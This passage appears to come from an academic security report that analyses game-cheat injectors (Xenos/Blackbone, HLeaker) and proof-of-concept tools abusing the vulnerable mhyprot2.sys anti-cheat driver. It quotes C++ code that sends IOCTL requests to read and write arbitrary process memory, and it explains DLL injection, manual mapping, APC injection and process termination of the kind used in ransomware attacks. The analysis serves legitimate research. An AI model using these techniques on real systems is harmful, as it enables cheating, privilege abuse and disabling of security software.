One method by which this could be achieved is modifying the code to remove the restrictions placed on it regarding targeting the specific PID of the CSGO process. By making it more generic in this way, the function could be used to target arbitrary processes through the API function `PsLookupProcessById`, manipulate the memory therein using IOCTL requests, and the two `Ke(Read/Write)VirtualMemory` functions, an inject arbitrary code into the process.

4.2 Xenos/Blackbone

As outlined in Section 3.1.2, the most popular process injector, and indeed the most popular single file on UnknownCheats, is Xenos (Akhmetshyn 2013b). This process injector is based primarily on Blackbone (Akhmetshyn 2013a), which is a Windows x86 and x64 memory hacking library which supports features such as remote code execution, pattern searching, remote hooking, and manual mapping, amongst other such things. However, there is a `README.md` file in the GitHub repository, the equivalent at UnknownCheats (DarthTon 2014) is significantly more detailed. Therefore this is the file most of the pre-analysis information will be taken and the basis of most of the analysis. The code for the `Main.cpp` file for this Process Injector is available in Appendix B.I

Xenos allows users to either select an existing process, start a new process, or queue a process and wait for the user to start it before injecting. It provides five methods of injection, two of which do not require a kernel-level driver and the remaining three, which do.

The first and most straightforward of these injection types is 'Native Inject', which makes use of either a newly created or a pre-existing thread and calls either `LoadLibraryW` (Bridge 2023) or `LdrLoadDll`, which is not considered public and is not documented, both of which are Windows API functions (hence 'Native') for loading a DLL. In code, `LoadLibraryW` is used six times across four files, all within the Blackbone library, as seen in Figure 7.




Figure 7: A screenshot from within VSCode displaying the occasions in which `LoadLibraryW` is used in the code base for the Xenos process injector

Much of this usage is for standard interaction with the Windows OS, such as loading `mscoree.dll`, which is used for interacting with the .NET runtime, and `msdia140.dll`, which is a library for debugging tools. However, in `Main.cpp`, `LoadLibraryW` is retrieved from `kernel32.dll`, which is a technique employed herein to load DLLs at runtime (Singh 2021). Loading DLLs at runtime is a common technique legitimate software uses to reduce file size. Nevertheless, cheat injectors equally commonly use it to inject an arbitrary process into the game. Crucially, it is also used by malware developers to evade detection by signature-based anti-virus, which tends to use automatic static analysis of a binary to detect signatures of malicious code. Contrary to what is stated in the `README.md` however, there is little usage of this library for loading any external processes, as would have been expected.

Next, manual mapping, which is the process of (as the name suggests) manually mapping a DLL to a specified process, which is done in order to bypass anti-cheat (and, indeed, other security mechanisms), as many of these systems may only be monitoring access to native Windows API functions.

The manual mapping process in Blackbone is performed in `ManualMap.cpp` (Seen in Appendix B.II). The two functions that are responsible for the memory mapping process are `MapCalcFromFile()` and `MapCmdFromMem()`. Both of these functions demonstrate different methods of manual mapping. The function calls can be seen in Figure 8

```
// Manual mapping. See following functions for more info
// ISAAC: Appears to be PoCs
MapCalcFromFile();
MapCmdFromMem();
```

Figure 8: The function calls for `MapCalcFromFile()` and `CampCmdFromMem()`, found at the bottom of `Main.cpp` in the Xenos process injector's code

The former attempts to map the `calc.exe` executable (presumably a PoC) into the current process by attaching to said process, defining a set of native and required modules, before defining a callback which performs the memory mapping through a function stored in `MMap.cpp`. The latter, however, attempts to map an executable (in this case `cmd.exe`) into the current process from a buffer instead of from a static file on disk. This may be to avoid detection by anti-cheat software, as the injector does not need to access the filesystem. This also improves the speed with which it can be loaded into the video game process.

The remainder of the injection types require a kernel-level driver, handily separated from the remainder of the code base, named `BlackBoneDrv`. From the cursory analysis of the application, it appears as if all three methods are accessible via an enum in `BlackBoneDef.h` called `InjectType`, this can be seen in Figure 9. When analysing this further, all three variables are used in a function within `Inject.c` named `BBInjectDll()` (in Appendix B.III).

```
typedef enum _InjectType
{
    IT_Thread,      // CreateThread into LdrLoadDll
    IT_Apc,         // Force user APC into LdrLoadDll
    IT_MMap,        // Manual map
} InjectType;
```

Figure 9: A screenshot from within the code base of the Blackbone Driver showing the `InjectType` enum's values.

This function injects a specified DLL into a process using the aforementioned `LdrLoadDll` function. The function first looks up the target process, the game, by its PID and subsequently checks whether the process is in a signalled state (i.e., waiting for an event to occur) before proceeding onward. Following this, a series of conditional statements rely on the three injection type variables plus an additional 'invalid injection

type' conditional for error handling. The first, `IT_MMap`, performs similar steps to the userland manual mapping process. The next, controlled by `IT_Thread`, creates a new thread in much the same way as the native inject method but using kernel-level code.

The final method by which this is achieved, however, and arguably the most complex, is through the use of Asynchronous Procedure Calls (APCs), which are "function[s] that [execute] asynchronously in the context of a particular thread" (Whims 2021a). APCs benefit anti-cheat and malware developers by allowing action against a target process without creating a new thread. This can sometimes bypass anti-cheat or anti-virus protection as they may have only scanned the thread on initialisation.

Some further static analysis was also performed on the executable. In VirusTotal, 55/70 security vendors flagged this executable as malicious (VirusTotal n.d.(b)). Additionally, the PeStudio analysis of the executable uncovers several embedded files and 'blacklisted' strings, as seen in Figure 10.

indicator (49)	detail	level
strings > blacklist	count: 298	1
file > embedded	signature: executable, location: .text, offset: 0x0005E45E, size: 652800	1
virustotal > score	value: 55/70	1
file > embedded	signature: executable, location: .rsrc, offset: 0x000E0A78, size: 64936	1
file > embedded	signature: executable, location: .rsrc, offset: 0x000F0820, size: 62352	1
file > embedded	signature: executable, location: .rsrc, offset: 0x000FFBB0, size: 63400	1
file > embedded	signature: executable, location: .rsrc, offset: 0x0010F358, size: 64936	1
file > privilege	level: administrator	1
functions > blacklist	count: 58	1
libraries > blacklist	count: 1	2
checksum > invalid	expected: 0x00128D12	2

Figure 10: A screenshot from within PeStudio showing possible indicators of malware, including a large number of blacklisted strings and functions, five embedded files, and a significant number of VirusTotal hits

However, analysis with Cutter's Hexdump (seen in Figure 11) proves these sections, whilst they may be designated as executable, most certainly need more usable information. In the linked figures, the offset values in the Hexdump and PeStudio do not align; they are precisely `0x00400000` off. The discrepancy was corrected by determining the offset value of the entry point and factoring that in when searching for different artefacts. In particular, it is notable that the hex values immediately following the offset deemed noteworthy by PeStudio (`48 89 43 08 0f`, and so on) do not represent any known file signature (Kessler n.d.).




Figure 11: A screenshot of the Xenos executable in Cutter's Hexdump facility. Specifically beginning at offset `0x004FFBB0`, one of the locations of the alleged embedded file. It does not match any known file signature

4.3 evil-mhyprot-cli

Analysis of the `mhyprot2.sys` driver begins, not with reverse engineering said driver, but with this specific PoC as it was the initial proof provided by Oki that there was an issue therein. One can use the code provided in this PoC to inform the reverse engineering stage, as the code is expected to be heavily obfuscated, and any help one could get would be of great help.

Beginning with the `README.md` file from the GitHub Repo (Oki 2021b). This file provides rudimentary information around the PoC, including its capabilities (reading and writing both user and kernel memory with kernel privileges from user mode, enumeration of modules, system uptime, and so on), requirements, how to use the module, and so on. However, Real in-depth information comes from the repo's wiki (found within it). This shows how all the capabilities are performed and some information on why these things

may be possible.

All of the exploits seen in this PoC are facilitated through the `request_ioctl` function, visible in Figure 12. The main body of this function is the call to `DeviceIoControl`, Windows's implementation of IOCTL (Whims 2021b). This can be thought of as the injector function, so-to-speak

```
133 //
  1 // send ioctl request to the vulnerable driver
  2 //
  3 bool mhyprot::driver_impl::request_ioctl(
  4     const uint32_t ioctl_code,  //specified for each discrete exploit
  5     void* in_buffer, const size_t in_buffer_size
  6 )
  7 {
  8     //
  9     // allocate memory for this command result
 10     //
 11     void* out_buffer = calloc(1, in_buffer_size);
 12     DWORD out_buffer_size = 0;
 13
 14     if (!out_buffer)
 15     {
 16         return false;
 17     }
 18
 19     //
 20     // send the ioctl request
 21     //
 22     const bool result = DeviceIoControl(
 23         mhyprot::detail::device_handle,     // hDevice
 24         ioctl_code,                         // dwIoControlCode
 25         in_buffer,                          // lpInBuffer
 26         in_buffer_size,                     // nInBufferSize
 27         out_buffer,                         // lpOutBuffer
 28         in_buffer_size,
 29         &out_buffer_size,                   // nOutBufferSize
 30         NULL
 31     );
 32
 33     //
 34     // store the result
 35     //
 36     if (!out_buffer_size)
 37     {
 38         free(out_buffer);
 39         return false;
 40     }
 41
 42     memcpy(in_buffer, out_buffer, out_buffer_size);
 43     free(out_buffer);
 44
 45     return result;
 46 }
 47
```

Figure 12: The function responsible for actually sending the IOCTL (`DeviceIoControl`) call, every exploit function calls this as a necessity as the entire PoC is reliant on this method.

One particularly notable capability in the `mhyprot2.sys` driver is the ability to copy process memory. As outlined in Section 4.1, `MmCopyVirtualMemory` can be used maliciously for several purposes. Indeed, the alterations that could make the code malicious, making the memory copying functions more generic by allowing PIDs etc. to be input arbitrarily, have been performed in this PoC. This can be seen in Figure 13. Full code available in Appendices C.I and C.II.

```
//
// read specific process memory from the kernel using vulnerable ioctl
// let the driver to execute MmCopyVirtualMemory
//
bool mhyprot::driver_impl::read_process_memory(
    const uint32_t process_id,
    const uint64_t address, void* buffer, const size_t size
)
{
    MHYPROT_USER_READ_WRITE_REQUEST payload;
    payload.action_code = MHYPROT_ACTION_READ;   // action code
    payload.process_id = process_id;         // target process id
    payload.address = address;               // address
    payload.buffer = (uint64_t)buffer;       // our buffer
    payload.size = size;                     // size

    encrypt_payload(&payload, sizeof(payload));

    return request_ioctl(
        MHYPROT_IOCTL_READ_WRITE_USER_MEMORY,
        &payload,
        sizeof(payload)
    );
}

//
// write specific process memory from the kernel using vulnerable ioctl
// let the driver to execute MmCopyVirtualMemory
//
bool mhyprot::driver_impl::write_process_memory(
    const uint32_t process_id,
    const uint64_t address, void* buffer, const size_t size
)
{
    MHYPROT_USER_READ_WRITE_REQUEST payload;
    payload.action_code = MHYPROT_ACTION_WRITE;  // action code
    payload.process_id = process_id;         // target process id
    payload.address = (uint64_t)buffer;      // our buffer
    payload.buffer = address;                // destination
    payload.size = size;                     // size

    encrypt_payload(&payload, sizeof(payload));

    return request_ioctl(
        MHYPROT_IOCTL_READ_WRITE_USER_MEMORY,
        &payload,
        sizeof(payload)
    );
}
```

Figure 13: A screenshot of the evil-mhyprot-cli PoC showing similar blocks of code to the cheat driver's `Ke(Read/Write)VirtualMemory` in Section 4.1

In this example, `MHYPROT_IOCTL_READ_WRITE_USER_MEMORY` (alongside other macros) are defined in a separate `mhyprot.hpp` file, and represent the address of a vulnerable

IOCTL (specifically `0x81074000`), which, as mentioned previously, does not correctly validate user input.

Moving on to kernel-level memory manipulation, the `mhyprot.cpp` file does not contain the capability to write to the kernel, only to read memory from it. Naturally, however, the adaption of this function using the information found in the process memory hacking functions to allow for memory writing would be, if not trivial, not as complex as doing it from scratch. Once again, this function works through the exploitation of a vulnerable IOCTL and, in that vein, is relatively similar to its userland counterpart in terms of functionality. Therefore, it is also somewhat similar in terms of the possible impact this may have on the ability of a malicious actor to retrieve sensitive information. With this said, however, this is not the area of most significant concern.

Considering `get_process_modules` first, this function uses the IOCTL exploit to enumerate a complete list of running modules on the system, which may allow for an attacker to, once again, access sensitive data, compare running modules to once with known CVEs, and use this knowledge to modify specified modules to gain arbitrary code execution or persistence. This PoC can also enumerate process modules and threads. This can be a security concern because, assuming a malicious actor has control of this, they may be able to view loaded modules or running threads associated with software that contains known vulnerabilities.

The other function, `get_process_threads`, is also of concern, but on a decidedly more granular scale. There are, in fact, legitimate uses for a function such as this, e.g., debugging, performance analysis, and so on. However, this function can allow an attacker to learn the internal workings of a target process and exploit it, manipulating memory within that threat or manipulating specific threads within a process to make said process behave unexpectedly.

Finally, `terminate_process`. Whilst one of the simpler ones, this function is the one that has arguably had the most effect in the wild. As mentioned earlier, Soliven and Kimura discovered a Ransomware actor abusing the vulnerability outlined in this PoC in order to kill anti-virus and anti-malware processes on a target's network in the deployment of a BYOVD attack. This was achieved in much the same way as the others, through the IOCTL exploit, and shall be explored more in-depth when the anti-cheat itself is decompiled.

4.4 Mhyprot2DrvControl

This next cheat, `Mhyprot2DrvControl` (Kagurazaka 2020), is similar to the previous but implemented instead in C#. The `README.md` reveals limited information, excepting that the primary "available function and usage" is located in a file named `MhyProt2.cs`, available in Appendix D.I. This file will be analysed in depth alongside `DrvLoader.cs`

(Appendix D.II), `Program.cs` (Appendix D.III), and other files as and when required. Note that comments in the original file are written in Chinese and, as such, have been machine-translated into English where necessary.

Beginning with `Program.cs`. This file contains the `Main()` function of the PoC. The driver is first loaded into memory (a temporary location, specifically, this will be touched upon in the relevant section), followed by an in-code representation of `MhyProt2`. The driver is then initialised with the current PID, followed immediately by the retrieval of the PID of the first `csrss.exe` process.

The Client/Server Runtime Subsystem (CSRSS) is a vital process in Windows, responsible for console windows (through `conhost.exe`) and the shutdown process (Hoffman 2018). The `Program.cs` file proceeds to enumerate all of the process modules associated with `csrss.exe` (as seen in Figure 14). The reasoning behind this in the context of cheat development is that `csrss.exe` often has a handle to the game process, which can be abused "to duplicate the handle and use it for [read/write]" (SlavaK 2022).




Figure 14: A screenshot of the Windows CLI showing a list of modules enumerated from the `csrss.exe` process. Adapted from Kagurazaka 2020.

The `MhyProt2.cs` class is similar to Oki's implementation in that many of the primary functions of this file perform the same actions as the evil-mhyprot-cli PoC, albeit using slightly different methods and a different programming language, of course. Indeed, the IOCTL method is identical, with the use of an `enum` to store the various vulnerable IOCTLs, which are notably identical to the other PoC. It, therefore, can be concluded that not much in the way of additional information can be gleaned from this particular file.

Similarly, the `DrvLoader.cs` file contains little remarkable code; it simply loads and unloads the kernel driver by copying the driver file to a temporary location. This ensures that the driver can be loaded regardless of whether the original driver has been deleted, modified, corrupted, etc.

4.5 HLeaker

Next, HLeaker (Schnocker 2017) is a bundle of two pieces of software that, as mentioned in Section 3.1.2, allows the user to access normally protected process handles (an identifier to an officially 'tracked' process) such as CSRSS and LSASS, which are critical processes. It does this by modifying the handles of those processes to allow them to be inherited by another process, essentially letting them be passed from a protected process to an unprotected one the user controls. This allows users to bypass anti-cheat measures and inject code into protected processes like video games.

There are, as mentioned, two pieces of software within the HLeaker repo, one written in C# and another in C++. It is the C++ one with which this section is concerned since a cursory analysis of both determined the C# solution was merely a Graphical User Interface (GUI) application that performed the same basic function as the C++ application but with a significant amount more boilerplate and code associated with the GUI that is not relevant to this investigation. Appendix E shows the code being considered in this section.

As the name suggests, the `cMain.cpp` file houses the application's main function. This function contains two conditions that depend on the number of Command Line Interface (CLI) arguments. If there are no arguments, both cases run; if there is one, only the second case runs; and if there are more, neither runs.

The first case begins with two `CProcess` objects being instantiated, representing the current and target processes, respectively. Suppose the target process, defined in code as the macro `TARGET_PROCESS` (and set by default to Unturned.exe), is opened successfully. In that case, the `ServiceEnumHandles` function is invoked, listing all the handles associated with the target and storing them in a vector.

The program proceeds to iterate over the discovered handles, performing a series of operations on each. These operations are to spawn a new `CProcess` object named `AttachedProcess` with all access rights, kill the process if it is attached, followed by running the process within the context of the game, storing the information associated with that, resetting the handle, and closing the process. Following this, everything is reverted to its original state.

This case aims to gain access to system resources, gather information on handles present in the target, and manipulate the memory of the game process.

Another `CProcess` object is created in the second case. However, instead of manipulating memory, it simply enumerates the processes specified by the PID provided by the CLI input. It enumerates the process modules associated with that alongside the process handle. This is performed regardless of whether there is one CLI argument or none.

`CProcess.cpp` is a user-defined class, the 'meat' of the cheat, so to speak, in that it provides functionality to close, suspend, resume, and kill processes arbitrarily. It

also can gain information about a given process, such as its PID through the use of `GetProcessList`. This function returns a map of the system's running processes in a key/value pair array, where the keys are the process names and the PIDs are the values. This can be used maliciously in the enumeration stage. The class can also use several different getter functions to return a target process's Parent's PID, the target's handle, whether it is a 64-Bit process or a valid process.

This class allows for the suspension and resumption of processes that are being executed. The two functions responsible for this, `Suspend` and `Resume`, are essentially wrappers around their respective API functions in `ntdll.dll` and can be used maliciously through the suspension of critical processes in an organisation. Processes can also be killed through a call to the `TerminateProcess` API function; the malicious potential has been covered previously.1

Finally, This class also contains a function known as `SetPrivilege`, which takes a pointer to a specific privilege and a boolean that tells the function to enable or disable that privilege. This code could be used maliciously to escalate the privileges of malware locally so it can execute actions as administrator; it could be modified to disable specific security-related privileges rendering the malware undetectable, or it could render existing, critical software useless for purposes of vandalism or to prevent actions being taken against them by an administrator.

4.6 Mhyprot2.sys

The initial analysis stage with this piece of software involves placing it into VirusTotal. As seen in Figure 15, the file is recognised by VirusTotal as a legitimate driver and has 0 detections by any security vendors. However, the 'Relations' tab shows eleven execution parents, each with at least seventeen detections by security vendors. It can be assumed that these execution parents are further examples of malware droppers spoken about by Soliven and Kimura 2022 in Section 2.




Figure 15: A Screenshot of the VirusTotal website after the `mhyprot2.sys` file has been uploaded to it.

Placing the file into PEStudio, Figure 16 shows several malware indicators. This, however, is mostly misleading. For example, it detects Chinese, the native language of the developers (who are from Mainland China), as a Level 1 indicator of malware. Additionally, many of the URLs seen in the list redirect to an SSL certificate authority and security organisation, `www.digicert.com`, or subdomains, as well as various references to symcd, which is another certificate authority owned by Symantec corporation (Karlsson 2015). One of the suspicious functions, `ZwTerminateProcess`, seems particularly suspicious, given the functionality the earlier PoCs have displayed.




Figure 16: Screenshot from PEStudio showing the indicators panel, with several level 1 indicators.

The `.upx0` section is particularly noteworthy, indicating that the software has been packed with the Ultimate Packer for Executables (UPX) packer. This is further corroborated, as seen in Figure 17, by the 'file-ratio', i.e. the compression ratio of the file, relative to the other sections. The reason `.upx0`'s is so high is because UPX is an exclusively compressing packer, meaning it compresses the filesize down to be more distributable (KINDREDSEC 2020). This is compared to encrypting packers, which are often used in obfuscation.




Figure 17: Screenshot from PEStudio showing the sections panel, with several executable sections and one, `.upx0`, highlighted in red.

Since this PE is not encrypted, as well as time constraints, the decision was taken not

to unpack it.

The reversed code for `Mhyprot2.sys` (AvavaAva 2022) is, as expected, reasonably heavily obfuscated. However, one can use the documentation and commented code from Sections 4.3 and 4.4 to inform analysis of the driver itself. In particular, the usage of specific API functions, such as `MmCopyVirtualMemory` and `ZwTerminateProcess`, within the file informed decompilation to a great extent.

